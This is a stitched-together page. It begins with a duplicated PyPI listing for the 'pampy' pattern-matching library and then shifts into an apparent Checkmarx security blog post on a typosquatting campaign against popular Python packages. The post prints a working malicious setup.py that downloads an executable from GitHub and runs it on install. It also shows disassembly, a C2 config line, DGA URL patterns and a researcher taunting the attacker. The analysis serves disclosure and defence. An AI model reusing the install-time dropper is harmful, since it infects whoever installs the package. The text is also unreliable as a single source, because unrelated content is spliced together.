View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
Meta
License: MIT License
Requires: Python >3.6
Project description
Pampy: Pattern Matching for Python
Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. There is also a JavaScript version, called Pampy.js.
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)
Statistics
GitHub statistics:
Stars: 3,422
Forks: 125
Open issues/PRs: 23
View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
https://pypi.org/project/pampy
Search projects
Help
Sponsors
Log in
Register
pampy 0.3.0
pip install pampy
Latest version
Released: Nov 7, 2019
The Pattern Matching for Python you always dreamed of
Navigation
Project description
Release history
Download files
Project links
Homepage
Statistics
GitHub statistics:
Stars: 3,422
Forks: 125
Open issues/PRs: 23
View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
Meta
License: MIT License
Author: Claudio Santini
Project description
Pampy: Pattern Matching for Python
Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. There is also a JavaScript version, called Pampy.js.
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)

Part 3

Attackers are Evolving

https://medium.com/checkmarx-security/typosquatting-campaign-targeting-12-of-py

Published in checkmarx-security

Jossef Harush
Aug 13 · 7 min read · Listen

Typosquatting Campaign Targeting Python's Top Packages, Dropping GitHub Hosted Malware with DGA Capabilities

On Saturday, August 13th, Checkmarx's Software Supply Chain Security Typosquatting engine detected a large-scale attack on the Python ecosystem with multi-stage persistent malware.


The PyPi user account devfather777 published a dozen malicious Typosquatting packages under the names of popular projects with slight permutation

All of those malicious packages contained a code executed upon installation

Attacker's Packages	Popular Packages	Monthly Downloads
i**nd**a	idna	220,988,370
fa**l**sk	flask	82,623,937
do**uc**tils	docutils	68,375,150
lx**lm**	lxml	53,776,114
tq**md**	tqdm	41,014,472
tensorf**ol**w	tensorflow	14,106,437
mo**kc**	mock	11,171,888
ke**ar**s	keras	8,294,875
seab**ro**n	seaborn	7,273,635
ge**sn**im	gensim	4,847,206

setup.py

```
#!/usr/bin/env python

from io import open
from setuptools import setup
import requests
import sys, os, string
from sys import platform

def zzr():
    if platform == 'win32':
        url = 'https://github.com/jagermager999/8746465cdg78cdsxasy8a/raw/main/test.exe'
        filename = 'tmp_file_pypi_29x7d0kf8.exe'
    else:
        quit()

    rq = requests.get(url, allow_redirects=True)

    open(filename, 'wb').write(rq.content)
    os.system('start ' + filename)
```


.text:00007FF6601055FD mov rcx, r14
.text:00007FF660105600
.text:00007FF660105600 loc_7FF660105600:
.text:00007FF660105600 lea eax, [rcx-20h]
.text:00007FF660105603 xor byte ptr [rsp+rcx+0D40h+Src+8], al
.text:00007FF660105607 inc rcx
.text:00007FF66010560A mov rax, qword ptr [rsp+0D40h+Src]
.text:00007FF66010560F cmp rcx, rax
.text:00007FF660105612 jb short loc_7FF660105600
.text:00007FF660105614 mov byte ptr [rsp+rax+0D40h+Src+8], r14b
.text:00007FF660105619 mov [rbp+0C40h+var_CA0], r14
.text:00007FF66010561D mov [rbp+0C40h+var_C90], r14
.text:00007FF660105621 mov [rbp+0C40h+var_C88], r13
.text:00007FF660105625 lea rax, [rsp+0D40h+Src+8]
.text:00007FF66010562A
.text:00007FF66010562A loc_7FF66010562A:
.text:00007FF66010562A inc rbx
.text:00007FF66010562D cmp [rax+rbx], r14b
.text:00007FF660105631 jnz short loc_7FF66010562A
105633 lea rcx, [rbp+0C40h+var_CA0] ; jagermager999/8746465cdg78cdsxasy8a/main/test.txt
105637 cmp rbx, r13
10563A ja short loc_7FF660105654
.text:00007FF66010552E mov eax, 19h
.text:00007FF660105533 mov qword ptr [rsp+0D40h+Src], rax
.text:00007FF660105538 movdqa xmm0, cs:xmmword_7FF660139DC0
.text:00007FF660105540 movdqu [rsp+0D40h+Src+8], xmm0
.text:00007FF660105546 movdqa xmm1, cs:xmmword_7FF660139CF0
.text:00007FF66010554E movdqu [rsp+0D40h+var_CD0+8], xmm1
.text:00007FF660105554 mov rcx, r14
.text:00007FF660105557
.text:00007FF660105557 loc_7FF660105557:
.text:00007FF660105557 lea eax, [rcx-20h]
.text:00007FF66010555A xor byte ptr [rsp+rcx+0D40h+Src+8], al
.text:00007FF66010555E inc rcx
.text:00007FF660105561 mov rax, qword ptr [rsp+0D40h+Src]
.text:00007FF660105566 cmp rcx, rax
.text:00007FF660105569 jb short loc_7FF660105557
text:00007FF66010556B mov byte ptr [rsp+rax+0D40h+Src+8], r14b
text:00007FF660105570 mov [rbp+0C40h+var_C80], r14
text:00007FF660105574 mov [rbp+0C40h+var_C70], r14
text:00007FF660105578 mov [rbp+0C40h+var_C68], r13
text:00007FF66010557C lea rax, [rsp+0D40h+Src+8] ; raw.githubusercontent.com
text:00007FF660105581 mov rdi, rbx

https://github.com/jagermager999/8746465cdg78cdsxasy8a/blob/main/test.txt

Search or jump to... / Pulls Issues Marketplace Explore

jagermager999 / 8746465cdg78cdsxasy8a Public

Watch 1 Fork 0 Star 0

Code Issues Pull requests Actions Projects Wiki Security Insights

main 8746465cdg78cdsxasy8a / test.txt Go to file ...

jagermager999 Update test.txt Latest commit 1354422 10 days ago History

1 contributor


1 lines (1 sloc) | 35 Bytes Raw Blame

```
1  Z1,d,https://iplogger.org/1RUEV4,0
```


Domain Generation Algorithm (DGA)

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**1**/1/master/main.js
hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**2**/1/master/main.js
hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**3**/1/master/main.js
hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**4**/1/master/main.js
…
hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**21**/1/master/main.js
hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**22**/1/master/main.js
hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**23**/1/master/main.js
…

New DDOS Config



Target? Russian CS1.6 Server



https://github.com/jagermager999/8746465cdg78cdsxasy8a/issues/1

Search or jump to... / Pulls Issues Marketplace Explore

jagermager999 / 8746465cdg78cdsxasy8a Public

Unwatch 2 Fork 0 Star 0

Code Issues 1 Pull requests Actions Projects Wiki Security Insights

rush b #1


Edit New issue

Open jossef opened this issue 6 minutes ago · 0 comments

jossef commented 6 minutes ago

I've just noticed your last config update `ceecddc` is targeting a Russian CS1.6 server.

Making your typosquatting victims a DOS botnet?



Let's settle this in a 1v1 match. If I win - you stop.
If you accept my challenge, join this Discord server https://discord.gg/dSKhpXpwyE

